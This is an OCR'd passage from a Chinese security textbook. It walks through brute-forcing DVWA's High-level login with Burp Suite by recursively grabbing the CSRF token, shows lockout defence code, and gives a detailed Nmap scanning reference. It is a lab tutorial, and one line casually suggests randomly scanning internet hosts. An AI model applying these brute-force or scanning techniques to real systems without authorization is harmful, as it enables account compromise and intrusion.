
Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Target Positions Payloads Options
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:
Add
Edit
Remove
Duplicate
Up
Down
Clear
Maximum capture length: 100
Grep - Payloads
These settings can be used to flag result items containing reflections of the submitted payload.

图 3-34　从 response 中提取 user-token

在弹出的 Define extract grep item 页面中单击 Refetch response 按钮，将返回 response 的数据，在 response 中找到 user_token 的值，用鼠标选择 user_token 的值，Define start and end 窗口会自动填入 user_token 值的获取位置。将 user_token 的值 6043288380eb1ee74b144667cdcb647e 复制到粘贴板备用后，单击 OK 按钮，如图 3-35 所示。



图 3-35　获取 user_token

再回到 Payloads 界面，为第二个攻击目标 user_token 设置参数，将 Payloads type 设置成 Recursive grep 模式，并在 Initial payload for first request 中粘贴刚在 response 中得到的 user_token 的值 6043288380eb1ee74b144667cdcb647e。这是因为本次使用的 user_token 是从上次的 response 中提取的。例如，第一次使用的 user_token 是服务器提供的，但第二次使用的 user_token 是从第一次返回的 response 中提取的，第三次使用的 user_token 是从第二次的 response 中提取的。所以这里需要填入上次获取的 user_token 的值，如图 3-36 所示。



图 3-36　设置 user_token

单击 Start attack 按钮，开始暴力破解，如图 3-37 所示。



图 3-37　High 暴力破解成功

密码为 password 时，返回的长度为 5493，其他密码返回的长度为 5439，再将 password 代入 DVWA 中测试一下，密码正确，High 安全级别的暴力破解成功。

Web 服务的暴力破解危害很大，创建的密码稍微普通一点，就能很快被破解，然后被撞库，导致其他站点的密码被破解。一般来说，可以限制同一 IP 登录次数或使用验证码来防止暴力破解。但这也不算太保险，无须其他工具，Burp Suite 就可以轻松地绕过这些防护措施。限制同一用户在单位时间内的登录次数可能会比较好一点，但也挡不住大批量、多用户的暴力破解。不过暴力破解非常耗费时间，如果没有社工配合，很难获取到密码。

3.1.6 Web 暴力破解防范秘籍

Web 服务的防暴力破解，一般采用两种方法。第一种是使用验证码之类的验证程序，增加破解的难度。这种方法的确不错。但如果验证码数据库稍微小一点，黑客就可以通过机器学习来破解验证码，所以得定期更新验证码图片。随着 OCR（Optical Character Recognition）技术的不断进步，验证码抵挡不了多久。第二种是限制登录错误的次数，这样可以增加黑客破解的成本和难度（完全阻止暴力破解是不可能的，它只能给暴力破解增加成本和难度）。DVWA 中 Burp Suite 的 Impossible 级别采用的也是这种方法，Impossible 级别的代码如图 3-38 所示。

Brute Force Source

```
<?php

if( isset( $_POST[ 'Login' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Sanitise username input
        $user = $_POST[ 'username' ];
        $user = stripslashes( $user );
        $user = ((isset($GLOBALS["___mysqli_ston"])  &&  is_object($GLOBALS["___mysqli_ston"])))
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER

        // Sanitise password input
        $pass = $_POST[ 'password' ];
        $pass = stripslashes( $pass );
        $pass = ((isset($GLOBALS["___mysqli_ston"])  &&  is_object($GLOBALS["___mysqli_ston"])))
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER
        $pass = md5( $pass );

        // Default values
        $total_failed_login = 3;
        $lockout_time       = 15;
        $account_locked     = false;

        // Check the database (Check user information)
        $data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
        $row = $data->fetch();

        // Check to see if the user has been locked out.
        if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >= $total_failed_log
                // User locked out.  Note, using this method would allow for user enum
                //echo "<pre><br />This account has been locked due to too many incorrec
```

图 3-38 防暴力破解代码

这里限制了错误登录的次数 total_failed_login 和重新等待的时间 lockout_time，所以可以将 lockout_time 设置得稍微长一点。比如，允许 2 小时后登录或者 1 天后登录，这样设置后除非黑客有不死不休的决心和屡败屡战的信心，还得加上三生三世的幸运和足够长的寿命，才可能破解。以上方法如果再配合验证码之类的手段，暴力破解这条路基本上已经被堵死了。

3.2　端口暴力破解

针对 Web 的暴力破解过程略显复杂，但是针对端口的暴力破解可就简单直接得多了。使用扫描器确定服务端口是否开放，然后对已开放的端口给出字典，直接破解，就这么直接。但在暴力破解服务端口前，得先知道哪些端口在开放。

3.2.1　Nmap 扫描器

Nmap 是一个网络连接端扫描软件，用来扫描网络上电脑开放的网络连接端。它可确定哪些服务运行在哪些端口上，并且推断计算机正在运行哪个操作系统。Nmap 自发布以来，一直都是黑客工具排行榜上的常驻选手。在扫描软件这一块，Nmap 完全可以自豪地宣称，一直被模仿，从未被超越（Zmap 和 Masscan 只是在速度上比 Nmap 快，在准确性上完全没有比较的必要）。虽然端口扫描软件还有很多，国产的也不少。如果没什么特殊的要求，毫无疑问，端口扫描器中，Nmap 就是最佳的选择。

Nmap 同时适用于 Windows 和 Linux，有非常方便的图形界面。建议在终端下使用扫描，同样的环境下，图形界面要比终端慢上不少。Nmap 的命令参数很多，这里只列举最常用的参数选项。

1．目标说明

◎　-iL <inputfilename>（从列表中输入）

从<inputfilename>中读取目标说明。在命令行输入一堆主机名的方法显得很笨拙，然

而却经常需要这样。例如，DHCP 服务器可能导出 10 000 个当前租约的列表，希望对它们进行扫描。如果不是使用未授权的静态 IP 来定位主机，或许想要扫描所有 IP 地址。只要生成要扫描的主机的列表，用-iL 把文件名作为选项传给 Nmap*即可。列表中的项可以是 Nmap 在命令行上接受的任何格式（IP 地址、主机名、CIDR、IPv6 或者 8 字节范围）。每一项必须以一个或多个空格、制表符或换行符分开。如果你希望 Nmap 从标准输入，而不是从实际文件中读取列表，可以用一个连字符（-）作为文件名。

◎ -iR <hostnum>（随机选择目标）

对于互联网范围内的调查和研究，也许想随机地选择目标。<hostnum>选项告诉 Nmap 生成多少个 IP。不符合需要的 IP，如特定的私有、组播或者未分配的地址自动略过。选项 0 意味着永无休止的扫描。记住，一些网管对于未授权的扫描可能会很感冒，并加以抱怨。如果在某个雨天的下午，觉得实在无聊，试试这个命令 nmap -sS -PS80 -iR 0 -p 80 随机地找一些网站浏览。

◎ --exclude <host1[，host2][，host3]，...>（排除主机/网络）

如果在指定的扫描范围内有一些主机或网络不是预定的目标，那就用该选项加上以逗号分隔的列表排除它们。该列表用正常的 Nmap 语法，因此它可以包括主机名、CIDR、8 位字节范围等。当希望扫描的网络包含执行关键任务的服务器，已知的对端口扫描反应强烈的系统或者被其他人看管的子网时，这也许有用。

◎ --excludefile <excludefile>（排除文件中的列表）

这和--exclude 选项的功能一样，只是所排除的目标是由以换行符、空格或者制表符分隔的<excludefile>提供的，而不是在命令行上输入的。

2．主机发现

任何网络探测任务的最初几个步骤之一就是把一组 IP 范围（有时该范围是巨大的）缩小为一列活动的或者感兴趣的主机。扫描每个 IP 的每个端口很慢，通常也没必要。当然，什么样的主机会感兴趣主要依赖于扫描的目的。网管也许只对运行特定服务的主机感兴趣，而从事安全工作的人士则可能对一个马桶都感兴趣，只要它有 IP 地址。一个系统

管理员也许仅仅使用 Ping 来定位内网上的主机，而一个外部入侵测试人员则可能绞尽脑汁地用各种方法试图突破防火墙的封锁。

由于主机发现的需求五花八门，Nmap 提供了一箩筐的选项来定制需求。主机发现有时候也叫作 ping 扫描，但它远远超越用世人皆知的 ping 工具来发送简单的 ICMP 回声请求报文。用户完全可以通过使用列表扫描（-sL）或者通过关闭 ping（-P0）跳过 ping 的步骤，也可以使用多个端口把 TCP SYN/ACK、UDP 和 ICMP 任意组合起来玩一玩。这些探测的目的是获得响应以显示某个 IP 地址是否是活动的(正在被某主机或者网络设备使用)。在许多网络上，在给定的时间内，往往只有小部分的 IP 地址是活动的。这种情况在基于 RFC1918 的私有地址空间，如 10.0.0.0/8 中尤为普遍。那个网络有 16 000 000 个 IP，但一些使用它的公司连 1000 台机器都没有。主机发现能够找到零星分布于 IP 地址海洋上的那些机器。

如果没有给出主机发现的选项，Nmap 就发送一个 TCP ACK 报文到 80 端口和一个 ICMP 回声请求到每台目标机器。一个例外是 ARP 扫描用于局域网上的任何目标机器。对于非特权 UNIX shell 用户，使用 connect()系统调用会发送一个 SYN 报文而不是 ACK 这些默认行为，和使用-PA、-PE 选项的效果相同。扫描局域网时，这种主机发现一般够用了，但是对于安全审核，则建议进行更加全面的探测。

-P*选项（用于选择 ping 的类型）可以被结合使用。可以通过使用不同的 TCP 端口/标志位和 ICMP 码发送许多探测报文来增加穿透防守严密的防火墙的机会。另外，要注意的是即使指定了其他-P*选项，ARP 发现（-PR）对于局域网上的目标而言是默认行为，因为它总是更快、更有效。

下列选项控制主机发现。

◎　-sL（列表扫描）

列表扫描是主机发现的退化形式，它仅仅列出指定网络上的每台主机，不发送任何报文到目标主机。默认情况下，Nmap 仍然对主机进行反向域名解析以获取它们的名字。简单的主机名能给出的有用信息常常令人惊讶。Nmap 最后还会报告 IP 地址的总数。列表扫描可以很好地确保扫描过程拥有正确的目标 IP。如果主机的域名出乎意料，那么就值得进

一步检查，以防错误地扫描其他组织的网络。

既然只是打印目标主机的列表，像其他一些高级功能，如端口扫描、操作系统探测或者 Ping 扫描的选项就没有了。

◎ -sP（Ping 扫描）

该选项告诉 Nmap 仅仅进行 ping 扫描（主机发现），然后打印出对扫描做出响应的那些主机，没有进一步的测试（如端口扫描或者操作系统探测）。这比列表扫描更积极，常常用于和列表扫描相同的目的。它可以得到些许目标网络的信息而不被注意到。对于攻击者来说，了解多少主机正在运行比列表扫描提供的一系列 IP 和主机名往往更有价值。

系统管理员往往也很喜欢这个选项。它可以很方便地得出网络上有多少机器正在运行或者监视服务器是否正常运行。常常有人称它为地毯式 ping，它比 ping 广播地址更可靠，因为许多主机对广播请求不响应。

◎ -sP

该选项在默认情况下，发送一个 ICMP 回声请求和一个 TCP 报文到 80 端口。如果非特权用户执行，就发送一个 SYN 报文（用 connect()系统调用）到目标机的 80 端口。当特权用户扫描局域网上的目标机时，会发送 ARP 请求（-PR），除非使用了--send-ip 选项。-sP 选项可以和除-P0 之外的任何发现探测类型-P*选项结合使用以达到更大的灵活性。一旦使用了任何探测类型和端口选项，默认的探测（ACK 和回应请求）就被覆盖了。当防守严密的防火墙位于运行 Nmap 的源主机和目标网络之间时，推荐使用那些高级选项。否则，当防火墙捕获并丢弃探测包或者响应包时，一些主机就不能被探测到。

◎ -P0（无 ping）

该选项完全跳过 Nmap 发现阶段。通常 Nmap 在进行高强度的扫描时，用它确定正在运行的机器。默认情况下，Nmap 只对正在运行的主机进行高强度的探测，如端口扫描、版本探测或者操作系统探测。用-P0 禁止主机发现会使 Nmap 对每一个指定的目标 IP 地址进行所要求的扫描。所以如果在命令行指定一个 B 类目标地址空间（/16），所有 65 536 个 IP 地址都会被扫描。-P0 的第二个字符是数字 0 而不是字母 O。和列表扫描一样，跳过

正常的主机发现，但不是打印一个目标列表，而是继续执行所要求的功能，就好像每个 IP 都是活动的。

◎　-PS [portlist]（TCP SYN Ping）

该选项发送一个设置了 SYN 标志位的空 TCP 报文。默认目的端口为 80（可以通过改变 nmap.h）文件中的 DEFAULT-TCP-PROBE-PORT 值进行配置，但不同的端口也可以作为选项指定，甚至可以指定一个以逗号分隔的端口列表（如-PS22，23，25，80，113，1050，35000），在这种情况下，每个端口会被并发扫描。

SYN 标志位告诉对方，用户正试图建立一个连接。通常目标端口是关闭的，一个 RST（复位）包会发回来。如果碰巧端口是开放的，目标会进行 TCP 三步握手的第二步，回应一个 SYN/ACK TCP 报文。然后运行 Nmap 的机器则会扼杀这个正在建立的连接，发送一个 RST 而非 ACK 报文，否则，一个完全的连接将会建立。RST 报文是运行 Nmap 的机器而不是 Nmap 本身响应的，因为它对收到的 SYN/ACK 感到很意外。

Nmap 并不关心端口是开放还是关闭。无论 RST 还是 SYN/ACK 响应都告诉 Nmap 该主机正在运行。

在 UNIX 机器上，通常只有特权用户 root 能发送和接收原始的 TCP 报文。因此作为一个变通的方法，对于非特权用户，Nmap 会为每个目标主机进行系统调用 connect()，它也会发送一个 SYN 报文来尝试建立连接。如果 connect()迅速返回成功或者一个 ECONNREFUSED 失败，下面的 TCP 堆栈一定已经收到了一个 SYN/ACK 或者 RST，该主机将被标志为在运行。如果连接超时了，该主机就标志位为 down 掉了。这种方法也用于 IPv6 连接，因为 Nmap 目前还不支持原始的 IPv6 报文。

◎　-PA [portlist]（TCP ACK Ping）

TCP ACK ping 和刚才讨论的 SYN ping 相当类似。它们的区别就是设置 TCP 的 ACK 标志位而不是 SYN 标志位。ACK 报文表示确认一个建立连接的尝试，但该连接尚未完全建立。所以远程主机应该总是回应一个 RST 报文，因为它们并没有发出过连接请求到运行 Nmap 的机器，如果它们正在运行的话。

-PA 选项使用和 SYN 探测相同的默认端口（80），也可以用相同的格式指定目标端口列表。如果非特权用户尝试该功能，或者指定的是 IPv6 目标，前面说过的 connect()方法将被使用。这个方法并不完美，因为它实际上发送的是 SYN 报文，而不是 ACK 报文。

提供 SYN 和 ACK 两种 ping 探测的原因是使通过防火墙的机会尽可能大。许多管理员会配置他们的路由器或者其他简单的防火墙来封锁 SYN 报文，除非连接目标是那些公开的服务器，像公司网站或者邮件服务器。这可以阻止其他进入组织的连接，同时也允许用户访问互联网。这种无状态的方法几乎不占用防火墙/路由器的资源，因而被硬件和软件过滤器广泛支持。Linux Netfilter/iptables 防火墙软件提供方便的--syn 选项来实现这种无状态的方法。当这样的无状态防火墙规则存在时，发送到关闭目标端口的 SYN ping 探测（-PS）很可能被封锁。在这种情况下，ACK 探测格外有闪光点，因为它正好利用了这样的规则。

另外一种常用的防火墙用有状态的规则来封锁非预期的报文。这一特性一开始只存在于高端防火墙，但是这些年来它越来越普遍了。Linux Netfilter/iptables 通过--state 选项支持这一特性，它根据连接状态对报文进行分类。SYN 探测更有可能用于这样的系统，由于没头没脑的 ACK 报文通常会被识别成伪造的而遭丢弃。解决这个问题的方法是通过既指定-PS 又指定-PA 来既发送 SYN 又发送 ACK。

◎ -PU [portlist]（UDP Ping）

还有一个主机发现的选项是 UDP ping，它发送一个空的（除非指定了--data-lengthUDP）报文到给定的端口。端口列表的格式和前面讨论过的-PS 和-PA 选项还是一样。如果不指定端口，默认是 31338。该默认值可以通过在编译时改变 nmap.h 文件中的 DEFAULT-UDP-PROBE-PORT 值进行配置。默认使用这样一个奇怪的端口是因为对开放端口进行这种扫描一般都不受欢迎。

如果目标机器的端口是关闭的，UDP 探测应该马上得到一个 ICMP 端口无法到达的回应报文。这对于 Nmap 意味着该机器正在运行。许多其他类型的 ICMP 错误，像主机/网络无法到达或者 TTL 超时则表示 down 掉的或者不可到达的主机，没有回应也被这样解释。如果到达一个开放的端口，则大部分服务仅仅忽略这个空报文而不做任何回应。这就是为

什么默认探测端口是 31338 这样一个极不可能被使用的端口。少数服务如 chargen 会响应一个空的 UDP 报文，从而向 Nmap 表明该机器正在运行。

该扫描类型的主要优势是它可以穿越只过滤 TCP 的防火墙和过滤器。例如，我曾经有过一个 Linksys BEFW11S4 无线宽带路由器。默认情况下，该设备对外的网卡过滤所有 TCP 端口，但 UDP 探测仍然会引发一个端口不可到达的消息，从而暴露了它自己。

◎　-PR（ARP Ping）

最常见的 Nmap 使用场景之一是扫描一个以太局域网。在大部分局域网上，特别是那些使用基于 RFC1918 私有地址范围的网络，在一个给定的时间内绝大部分 IP 地址都是不使用的。当 Nmap 试图发送一个原始 IP 报文，如 ICMP 回声请求时，操作系统必须确定对应于目标 IP 的硬件地址（ARP），这样它才能把以太帧送往正确的地址。这一般比较慢而且会有些问题，因为操作系统设计者认为一般不会在短时间内对没有运行的机器做几百万次的 ARP 请求。

当进行 ARP 扫描时，Nmap 用它优化的算法管理 ARP 请求。当它收到响应时，Nmap 甚至不需要担心基于 IP 的 ping 报文，既然它已经知道该主机正在运行了。这使得 ARP 扫描比基于 IP 的扫描更快更可靠。所以在默认情况下，如果 Nmap 发现目标主机就在它所在的局域网上，它会进行 ARP 扫描。即使指定了不同的 ping 类型（如-PI 或者-PS），Nmap 也会对任何相同局域网上的目标机使用 ARP。如果真的不想要 ARP 扫描，指定--send-ip。

◎　-n（不用域名解析）

告诉 Nmap 永不对它发现的活动 IP 地址进行反向域名解析。既然 DNS 一般比较慢，这可以让事情更快些。

◎　-R（为所有目标解析域名）

告诉 Nmap 永远对目标 IP 地址进行反向域名解析，一般只有当发现机器正在运行时才能进行这项操作。

◎　--system-dns（使用系统域名解析器）

默认情况下，Nmap 通过直接发送查询到主机上配置的域名服务器来解析域名。为了

提高性能，许多请求（一般几十个）并发执行。如果希望使用系统自带的解析器，就指定该选项（通过 getnameinfo()调用，一次解析一个 IP）。除非 Nmap 的 DNS 代码有 bug，一般不使用该选项，因为它慢多了，系统解析器总是用于 IPv6 扫描。

3．端口扫描技术

◎ -sS（TCP SYN 扫描）

SYN 扫描作为默认的，也是最受欢迎的扫描选项，这是有充分理由的。它执行得很快，在一个没有入侵防火墙的快速网络上，每秒钟可以扫描数千个端口。SYN 扫描相对来说不张扬，不易被注意到，因为它从来不完成 TCP 连接。它也不像 Fin/Null/Xmas、Maimon 和 Idle 扫描依赖于特定平台，而可以应对任何兼容的 TCP 协议栈。它还可以明确可靠地区分 open（开放的）、closed（关闭的）和 filtered（被过滤的）状态。

它常常被称为半开放扫描，因为它不打开一个完全的 TCP 连接。它发送一个 SYN 报文，就像真的要打开一个连接，然后等待响应。SYN/ACK 表示端口在监听（开放），而 RST（复位）表示没有监听者。如果数次重发后仍没响应，该端口就被标记为被过滤。如果收到 ICMP 不可到达错误（类型 3，代码 1、2、3、9、10 或者 13），该端口也被标记为被过滤。

◎ -sT（TCP connect()扫描）

当 SYN 扫描不能用时，CP Connect()扫描就是默认的 TCP 扫描。当用户没有权限发送原始报文或者扫描 IPv6 网络时，就是这种情况。Instead of writing raw packets as most other scan types do，Nmap 通过创建 connect()系统调用要求操作系统和目标机以及端口建立连接，而不像其他扫描类型直接发送原始报文。这是和 Web 浏览器、P2P 客户端以及大多数其他网络应用程序用以建立连接一样的高层系统调用。它是叫作 Berkeley Sockets API 编程接口的一部分。Nmap 用该 API 获得每个连接尝试的状态信息，而不是读取响应的原始报文。

当 SYN 扫描可用时，它通常是更好的选择。因为 Nmap 对高层的 connect()调用比对原始报文控制更少，所以前者效率较低。该系统调用完全连接到开放的目标端口而不是像

SYN 扫描进行半开放的复位。这不仅需要花更长的时间，需要更多报文得到同样信息，目标机也更可能记录下连接。IDS（入侵检测系统）可以捕获两者，但大部分机器没有这样的警报系统。当 Nmap 连接上，然后不发送数据又关闭连接，许多普通 UNIX 系统上的服务会在 syslog 留下记录，有时候是一条加密的错误消息。此时，有些真正可怜的服务会崩溃，虽然这不常发生。如果管理员在日志里看到来自同一系统的一堆连接尝试，他应该知道他的系统被扫描了。

◎　-sU（UDP 扫描）

虽然互联网上很多流行的服务运行在 TCP 协议上，UDP 服务也不少。DNS、SNMP 和 DHCP（注册的端口是 53，161/162 和 67/68）是最常见的三个。因为 UDP 扫描一般较慢，比 TCP 更困难，一些安全审核人员忽略这些端口。这是一个错误，因为可探测的 UDP 服务相当普遍，攻击者当然不会忽略整个协议。所幸的是，Nmap 可以帮助记录并报告 UDP 端口。

UDP 扫描用-sU 选项激活。它可以和 TCP 扫描，如 SYN 扫描（-sS）结合使用来同时检查两种协议。

UDP 扫描发送空的（没有数据）UDP 报头到每个目标端口。如果返回 ICMP 端口不可到达错误（类型 3，代码 3），该端口是 closed（关闭的）。其他 ICMP 不可到达错误（类型 3，代码 1、2、9、10 或者 13）表明该端口是 filtered（被过滤的）。偶尔，某服务会响应一个 UDP 报文，证明该端口是 open（开放的）。如果几次重试后还没有响应，该端口就被认为是 open|filtered（开放|被过滤的）。这意味着该端口可能是开放的，也可能包过滤器正在封锁通信。可以用版本扫描（-sV）帮助区分真正的开放端口和被过滤的端口。

UDP 扫描的巨大挑战是怎样使它更快速。开放的和被过滤的端口很少响应，让 Nmap 超时，然后再探测，以防探测帧或者响应丢失。关闭的端口常常是更大的问题。它们一般发回一个 ICMP 端口无法到达错误。但是不像关闭的 TCP 端口响应 SYN 或者 Connect 扫描所发送的 RST 报文，许多主机在默认情况下限制 ICMP 端口不可到达消息。Linux 和 Solaris 对此特别严格。例如，Linux 2.4.20 内核限制一秒钟只发送一条目标不可到达消息（见 net/ipv4/icmp.c）。

Nmap 探测速率限制并相应地减慢来避免用那些目标机会丢弃的无用报文来阻塞网络。不幸的是，Linux 式的一秒钟一个报文的限制使 65 536 个端口的扫描要花 18 个小时以上。加速 UDP 扫描的方法包括并发扫描更多的主机，先只对主要端口进行快速扫描，从防火墙后面扫描，使用--host-timeout 跳过慢速的主机。

4．端口说明和扫描顺序

除了所有前面讨论的扫描方法，Nmap 提供选项说明哪些端口被扫描，以及扫描是随机还是顺序进行的。默认情况下，Nmap 用指定的协议对端口 1 到 1024 及 nmap-services 文件中列出的更高的端口进行扫描。

◎ -p <port ranges>（只扫描指定的端口）

该选项指明想扫描的端口，覆盖默认值。单个端口和用连字符表示的端口范围（如 1～1023）都可以。范围的开始以及/或者结束值可以被省略，分别导致 Nmap 使用 1 和 65535。所以可以指定-p-从端口 1 扫描到 65535。如果特别指定，也可以扫描端口 0。对于 IP 协议扫描（-sO），该选项指定希望扫描的协议号（0～255）。

当既扫描 TCP 端口又扫描 UDP 端口时，可以通过在端口号前加上 T:或者 U:指定协议。协议限定符一直有效，直到指定另一个。例如，参数-p U:53，111，137，T:21-25，80，139，8080 将扫描 UDP 端口 53、111 和 137，同时扫描列出的 TCP 端口。注意，要既扫描 UDP 又扫描 TCP，必须指定-sU，以及至少一个 TCP 扫描类型（如-sS、-sF 或者-sT）。如果没有给定协议限定符，端口号会被加到所有协议列表。

5．服务和版本探测

把 Nmap 指向一个远程机器，它可能告诉用户端口 25/tcp、80/tcp 和 53/udp 是开放的。使用包含大约 2 200 个著名的服务的 nmap-services 数据库，Nmap 可以报告那些端口可能分别对应于一个邮件服务器（SMTP）、Web 服务器（HTTP）和域名服务器（DNS）。这种查询通常是正确的。事实上，绝大多数在 TCP 端口 25 监听的守护进程是邮件服务器。然而，不应该把赌注放在这上面，人们完全可以在一些奇怪的端口上运行服务。

即使 Nmap 是对的，假设运行服务的确实是 SMTP、HTTP 和 DNS，那也不是特别多

的信息。当为公司或者客户做安全评估（或者甚至简单的网络明细清单）时，确实应该知道正在运行什么邮件和域名服务器以及它们的版本。有一个精确的版本号对了解服务器有什么漏洞有巨大帮助，版本探测可以获得该信息。

在用某种其他类型的扫描方法发现 TCP 和/或者 UDP 端口后，版本探测会询问这些端口，确定到底什么服务正在运行。nmap-service-probes 数据库包含查询不同服务的探测报文和解析识别响应的匹配表达式。Nmap 试图确定服务协议（如 FTP、SSH、TELNET、HTTP）、应用程序名（如 ISC Bind、Apache httpd、Solaris telnetd）、版本号、主机名、设备类型（如打印机、路由器）、操作系统家族（如 Windows、Linux）以及其他的细节，如是否可以连接 X server、SSH 协议版本，或者 KaZaA 用户名)。

当然，并非每个服务都提供所有这些信息。如果 Nmap 被编译成支持 OpenSSL，它将连接到 SSL 服务器，推测什么服务在加密层后面监听。当发现 RPC 服务时，Nmap RPC grinder （-sR）会自动被用于确定 RPC 程序和它的版本号。如果在扫描某个 UDP 端口后仍然无法确定该端口是开放的还是被过滤的，那么该端口的状态就被标记为 open|filtered。版本探测将试图从这些端口引发一个响应（就像它对开放端口做的一样），如果成功，就把状态改为开放。open|filtered TCP 端口用同样的方法对待。注意 Nmap -A 选项在其他情况下打开版本探测。关于版本探测的原理、使用和定制可参考文章 http://www.insecure.org/ nmap/vscan/。

当 Nmap 从某个服务收到响应，但不能在数据库中找到匹配时，它就打印一个特殊的 fingerprint 和一个 URL 提交。Nmap 有 350 种以上协议，如 SMTP、FTP、HTTP 等，大约 3 000 条模式匹配。

用下列的选项打开和控制版本探测。

◎　-sV（版本探测）

打开版本探测，也可以用-A 同时打开操作系统探测和版本探测。

◎　--allports（不为版本探测排除任何端口）

默认情况下，Nmap 版本探测会跳过 9100 TCP 端口，因为一些打印机简单地打印送到

该端口的任何数据，这会导致数 10 页 HTTP get 请求、二进制 SSL 会话请求等被打印出来。这一行为可以通过修改或删除 nmap-service-probes 中的 Exclude 指示符来改变，也可以不理会任何 Exclude 指示符，指定--allports 扫描所有端口。

6．操作系统探测

Nmap 最著名的功能之一是用 TCP/IP 协议栈 fingerprinting 进行远程操作系统探测。Nmap 发送一系列 TCP 和 UDP 报文到远程主机，检查响应中的每一个比特。在进行很多测试，如 TCP ISN 采样、TCP 选项支持和排序、IPID 采样和初始窗口大小检查之后，Nmap 把结果和数据库 nmap-os-fingerprints 中超过 1 500 个已知的操作系统的 fingerprint 进行比较，如果有匹配的，就打印出操作系统的详细信息。每个 fingerprint 包括一个自由格式的关于 OS 的描述文本和一个分类信息，它提供供应商名称（如 Sun）、下面的操作系统（如 Solaris）、OS 版本（如 10）和设备类型（通用设备、路由器、switch、游戏控制台等）。

